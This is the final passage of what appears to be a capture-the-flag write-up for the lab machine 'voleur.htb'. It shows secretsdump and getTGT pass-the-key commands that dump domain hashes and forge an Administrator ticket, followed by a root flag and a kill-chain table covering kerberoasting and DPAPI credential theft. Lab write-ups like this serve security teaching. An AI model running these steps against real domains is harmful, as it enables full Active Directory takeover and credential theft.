secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

And there it is, every hash on the domain, Administrator included. I don’t even need to crack anything, I’ll just grab a TGT straight from his AES key (pass-the-key) and walk in through the front door.
getTGT.py voleur.htb/Administrator -aesKey f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb
Export the ticket, open a session as Administrator, and the box is done.

Root flag:
4adaf757d6eff2fca6620789ba6320dc
Kill chain summary
| Phase | Vector | Result |
|---|---|---|
| Recon | assumed breach ryan.naylor, SMB spider |
Access_Review.xlsx (cracked: football1) |
| Foothold | cleartext creds in the xlsx notes | svc_ldap + svc_iis |
| User | WriteSPN over svc_winrm → kerberoast + TGT |
WinRM shell (user.txt) |
| Lateral | restore_users → restore todd.wolfe from Recycle Bin |
todd’s archived profile |
| Lateral | DPAPI master key + credential decrypt | jeremy.combs → SSH key → svc_backup |
| Root | grab ntds.dit + SYSTEM, secretsdump, pass-the-key |
Administrator (root.txt) |
Final thoughts
Long one, but a really clean chain once the pieces click. What I liked most is how everything loops back on itself, that restore_users group gave me the ACLs to kerberoast AND the power to raise todd from the dead, and todd’s DPAPI loot then handed me the next user. No single crazy exploit, just one solid pivot feeding into the next. The Kerberos-only setup kept me honest too, no lazy NTLM shortcuts, you actually have to babysit your tickets the whole way through. Really enjoyed this one.